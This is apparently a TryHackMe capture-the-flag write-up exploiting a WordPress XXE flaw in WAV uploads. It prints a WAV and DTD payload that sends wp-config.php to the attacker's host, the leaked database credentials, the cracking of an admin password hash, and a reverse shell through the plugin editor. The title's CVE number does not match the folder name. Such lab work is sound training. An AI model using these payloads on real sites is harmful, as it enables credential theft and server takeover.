Wordpress: CVE-2021-9447

Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.135.10
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 23:24 EDT
Nmap scan report for 10.10.135.10
Host is up (0.18s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 14.91 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,80,3306 10.10.135.10
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 23:26 EDT
Nmap scan report for 10.10.135.10
Host is up (0.18s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f065b842b7c3ba8efee43ccd57f1292e (RSA)
|   256 421e1b8f1938992e3670cf0eb6319214 (ECDSA)
|_  256 8e8943de5d9b9966c42a9317f30ee1f4 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Tryhackme &#8211; Just another WordPress site
|_http-generator: WordPress 5.6.2
3306/tcp open  mysql   MySQL 5.7.33-0ubuntu0.16.04.1
|_ssl-date: TLS randomness does not represent time
| mysql-info:
|   Protocol: 10
|   Version: 5.7.33-0ubuntu0.16.04.1
|   Thread ID: 19
|   Capabilities flags: 65535
```

The user creds from **Task 1: Introduction**

Exploiting the vulnerability

A WordPress site affected by this vulnerability has been identified via the WPScan tool. We can see the output of this tool below from our enumeration.



In this example, we have identified that the author user uses weak credentials.

```
user: test-corp
password: test
```

Exploit

> ❗ Note
> I recommend you to `copy-paste` the payload instead of writing them `manually` to avoid errors (nothing happen when uploading the malicious file to the server)

payload.wav

```
RIFF WAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.8.97.213:1234/evil.dtd'>%remo
te;%init;%trick;]>
```

evil.dtd

```
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=/var/www/html/wp-config.ph
p">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://10.8.97.213:1234/?p=%file;'>" >
```

```
┌──(kali㉿kali)-[~/TryHackMe/wordpress-cve-2021-29447]
└─$ php -S 0.0.0.0:1234
[Wed Jun 28 00:04:13 2023] PHP 8.1.12 Development Server (http://0.0.0.0:1234) started
```

```
[Wed Jun 28 00:06:08 2023] 10.10.135.10:37342 Accepted
[Wed Jun 28 00:06:08 2023] 10.10.135.10:37342 [200]: GET /evil.dtd
[Wed Jun 28 00:06:08 2023] 10.10.135.10:37342 Closing
[Wed Jun 28 00:06:09 2023] 10.10.135.10:37344 Accepted
[Wed Jun 28 00:06:09 2023] 10.10.135.10:37344 [404]: GET /?p=nVZtT+NGEP5cJP7DcK2UKyVxOaSq4lqVQFKCLkdonAjdp2hjr+0Vz
u7evoSLTvffO7N2HIdDreA4CWPPPPP+zPzxly704UF0fHx4AMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhA
WMlFySL0RMscXPOgLaR0ry6DRg0/KQ6pkx0HB1hycIm2ShUe+BCscP4ENyiRMBu1E6U0LG+Xf7DnzBphM6VuJhgLOmpWe217L/60yajmG7gSxTJWle
iRH95JgzxvFY/i4if8Zg+XOoZytX8Yc43fwwDfbNwPmWEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+QOGctudR9IjZ1pTtnjJ5ZL3WyriIGSeSkkc8FWS
42wTcxYCjHZRmyQPL+X7N8DsWOoLjp+5DNyQfEws5+h9yKmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCsOKgt5S7fB7nVLsJti3JK/hc7gcnHb/zjsnECni
TBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn0v0HkmbWktHvkO76cXw/mQ4Izc71mYnPqJCnZ8/4RUl41p3RJJ4RQKkSVpJUW7fpg6uCGUs
5rrobG7MaGWy2dK9XbO87C1ej/jQeBiPeZb+38akUOxuKZgpxNpr3YBBGKikoPXVpM7KbKr90zxiZjMf9WShQy8CPF7+Exup7zLbEHqymfC7FZ8/hA
zZ8GLaYla41X1dbo9yG+UxFlnGD+uArRV0YdNgeBeldC0pugv9Bz9uaMuDr/oQwLXpPpiTMXxfnLzrtnUYWvYl2jUgisBPBR7MWCf+2Zzxpu8wcRrU
BrQS6TBwiViEOIZFJREo+In0B/yKsq+hCPQiqXCCWR2IeHIWkkqI+tqS9ZbdS5QTKciSeXc4uMFzUeNf7rfdrPbRNefrz2WjxYfgJi7P919HeVRO6l
1IoMM9V/RrteHg1nw4XbZAXaI8n19fDweLmdufAC7RvJ7dXw33XX6AdXI7749mrtNtx1yCvirtx4MVx77n+/9r1xHVrwq43845Qm0GftZbKroO2rRz
6bOVLJ3TJ93YtsTso2WJspARarblAFc6SIgCxxsPKAkxkuQHpV0vs5BMocXuEB5p8L1N8ThQ6CGgOMY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8z
UulEea8FWzKlz7PabpWKuXPcIsIQ+WMD0PFZchJWEfC6pJtaDtJhZSFntX3R21phUwUAOEGx9uCdUbJHEM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4H
G7+8Wg+Hl/Lq+akhImLYZ9GstEJ2eWwRJYdOiNauKT+k/6ho6PLBcKFvZp3IuwypMw3JtknISYNYCr6MqZpV4slGdVK86LRrsrpDdRjR6ykXbkLGvM
1ZiDradi+THXMcS551gSpWG+lg5ghHTeLJpvyyFLfDN3vYhxNEknAYBsDVH9Cm+mQ3n03H7a7X6+kurSu9ovbsitELB2/0jsJpOmU1lDBv9LRxBBZw
St1RXGE4e/nw9PPhhxzr1lxNYLAY308UCetCJqhH9trUec6yR1y2Da1zwoVOQx0tPLUQXZr3ODf/s0aGFIo6vDRAs3nHbY4xOVxqOfwE= - No suc
h file or directory
[Wed Jun 28 00:06:09 2023] 10.10.135.10:37344 Closing
```

Create `read.php` file to read the decode string

```
<?php

$decode_string = 'nVZtT+NGEP5cJP7DcK2UKyVxOaSq4lqVQFKCLkdonAjdp2hjr+0Vzu7evoSLTvffO7N2HIdDreA4CWPPPPP+zPzxly704UF0
fHx4AMcwKzgsmeWQKJmJ3BvmhJKQKQP3yqR3hltLgo3wo+5Woj3EgcTwSsEmRmgH3nILrhAWMlFySL0RMscXPOgLaR0ry6DRg0/KQ6pkx0HB1hycIm
2ShUe+BCscP4ENyiRMBu1E6U0LG+Xf7DnzBphM6VuJhgLOmpWe217L/60yajmG7gSxTJWleiRH95JgzxvFY/i4if8Zg+XOoZytX8Yc43fwwDfbNwPm
WEgn/kIz2vBMfKm/9S/ju/5s1IBelEI+QOGctudR9IjZ1pTtnjJ5ZL3WyriIGSeSkkc8FWS42wTcxYCjHZRmyQPL+X7N8DsWOoLjp+5DNyQfEws5+h
9yKmSmIDNqRTk3oQSFso6Uoyj0Syi/ZCsOKgt5S7fB7nVLsJti3JK/hc7gcnHb/zjsnECniTBdvuvAz++Dd41vDRg2gQlWnuLM4+GUcNB0ysyDYzLn
0v0HkmbWktHvkO76cXw/mQ4Izc71mYnPqJCnZ8/4RUl41p3RJJ4RQKkSVpJUW7fpg6uCGUs5rrobG7MaGWy2dK9XbO87C1ej/jQeBiPeZb+38akUOx
uKZgpxNpr3YBBGKikoPXVpM7KbKr90zxiZjMf9WShQy8CPF7+Exup7zLbEHqymfC7FZ8/hAzZ8GLaYla41X1dbo9yG+UxFlnGD+uArRV0YdNgeBeld
C0pugv9Bz9uaMuDr/oQwLXpPpiTMXxfnLzrtnUYWvYl2jUgisBPBR7MWCf+2Zzxpu8wcRrUBrQS6TBwiViEOIZFJREo+In0B/yKsq+hCPQiqXCCWR2
IeHIWkkqI+tqS9ZbdS5QTKciSeXc4uMFzUeNf7rfdrPbRNefrz2WjxYfgJi7P919HeVRO6l1IoMM9V/RrteHg1nw4XbZAXaI8n19fDweLmdufAC7Rv
J7dXw33XX6AdXI7749mrtNtx1yCvirtx4MVx77n+/9r1xHVrwq43845Qm0GftZbKroO2rRz6bOVLJ3TJ93YtsTso2WJspARarblAFc6SIgCxxsPKAk
xkuQHpV0vs5BMocXuEB5p8L1N8ThQ6CGgOMY/q7v0p0NmiwoA/kfe1M5tF5307uL9xY6R8zUulEea8FWzKlz7PabpWKuXPcIsIQ+WMD0PFZchJWEfC
6pJtaDtJhZSFntX3R21phUwUAOEGx9uCdUbJHEM0PFEr/JryFJGQBXTpcxpVSX9zJIGdr4HG7+8Wg+Hl/Lq+akhImLYZ9GstEJ2eWwRJYdOiNauKT+
k/6ho6PLBcKFvZp3IuwypMw3JtknISYNYCr6MqZpV4slGdVK86LRrsrpDdRjR6ykXbkLGvM1ZiDradi+THXMcS551gSpWG+lg5ghHTeLJpvyyFLfDN
3vYhxNEknAYBsDVH9Cm+mQ3n03H7a7X6+kurSu9ovbsitELB2/0jsJpOmU1lDBv9LRxBBZwSt1RXGE4e/nw9PPhhxzr1lxNYLAY308UCetCJqhH9tr
Uec6yR1y2Da1zwoVOQx0tPLUQXZr3ODf/s0aGFIo6vDRAs3nHbY4xOVxqOfwE=';
echo zlib_decode(base64_decode($decode_string));

?>
```

Run the file with command line `php read.php` and it will export the data inside the base64 decoded string → Read the content and you will find the `database name` and user creds

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpressdb2' );

/** MySQL database username */
define( 'DB_USER', 'thedarktangent' );

/** MySQL database password */
define( 'DB_PASSWORD', 'sUp3rS3cret132' );
```

Use the previous creds to login `mysql` within `h` tag to identify the specific target URL

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 10.10.135.10 -u thedarktangent -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 378
Server version: 5.7.33-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Look around the databases to find the sensitive data of user creds

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| wordpressdb2       |
+--------------------+
5 rows in set (0.204 sec)

MySQL [(none)]> use wordpressdb2;
Database changed

MySQL [wordpressdb2]> show tables;
+--------------------------+
| Tables_in_wordpressdb2   |
+--------------------------+
| wptry_commentmeta        |
| wptry_comments           |
| wptry_links              |
| wptry_options            |
| wptry_postmeta           |
| wptry_posts              |
| wptry_term_relationships |
| wptry_term_taxonomy      |
| wptry_termmeta           |
| wptry_terms              |
| wptry_usermeta           |
| wptry_users              |
+--------------------------+
12 rows in set (0.185 sec)

MySQL [wordpressdb2]> describe wptry_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.187 sec)
```

Now I know the structure of the table `wptry_users` which contains users creds → View the data

```
MySQL [wordpressdb2]> select ID,user_login,user_pass,display_name from wptry_users;
+----+------------+------------------------------------+------------------+
| ID | user_login | user_pass                          | display_name     |
+----+------------+------------------------------------+------------------+
|  1 | corp-001   | $P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1 | corp-001         |
|  2 | test-corp  | $P$Bk3Zzr8rb.5dimh99TRE1krX8X85eR0 | Corporation Test |
+----+------------+------------------------------------+------------------+
2 rows in set (0.185 sec)
```

Copy the hash from user `corp-001` 's password to a file on local machine


```
┌──(kali㉿kali)-[~/TryHackMe/wordpress-cve-2021-29447]
└─$ echo "\$P\$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1" > corp-001_creds.hash

┌──(kali㉿kali)-[~/TryHackMe/wordpress-cve-2021-29447]
└─$ cat corp-001_creds.hash
$P$B4fu6XVPkSU5KcKUsP1sD3Ul7G3oae1
```


Then use `johntheripper` to decrypt the hash

```
┌──(kali㉿kali)-[~/TryHackMe/wordpress-cve-2021-29447]
└─$ john corp-001_creds.hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
teddybear        (?)
1g 0:00:00:00 DONE 2/3 (2023-06-28 00:25) 25.00g/s 28800p/s 28800c/s 28800C/s bigdog..888888
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

Use the username and password found on the above to re-login the wordpress because the previous user `test-corp` does not have the permission as admin to modify any themes or plugins




As this message, we have encourage that the user `corp-001` is admin



From the right side bar, select **Plugins → Plugin Editor**

Select plugin `Hello Dolly` and paste the content of php reverse shell from **Pentest Monkey**



Start `Netcat Listener` on the local machine

Open new tab on web-browser and enter URL: `http:<IP>/wp-content/plugins/hello.php`

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.221.112] 40182
Linux ubuntu 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:22:11 up 6 min,  0 users,  load average: 0.06, 0.07, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Get the flag

```
$ cd /home
$ ls -l
total 12
drwxr-xr-x  5 stux stux 4096 May 26  2021 stux
$ cd stux
$ ls -l
total 4
```

```
drwxrwxr-x 2 stux stux 4096 May 26  2021 flag
$ cd flag
$ ls -l
total 4
-rw-rw-r-- 1 stux stux 46 May 26  2021 flag.txt
$ cat flag.txt
thm{28bd2a5b7e0586a6e94ea3e0adbd5f2f16085c72}
```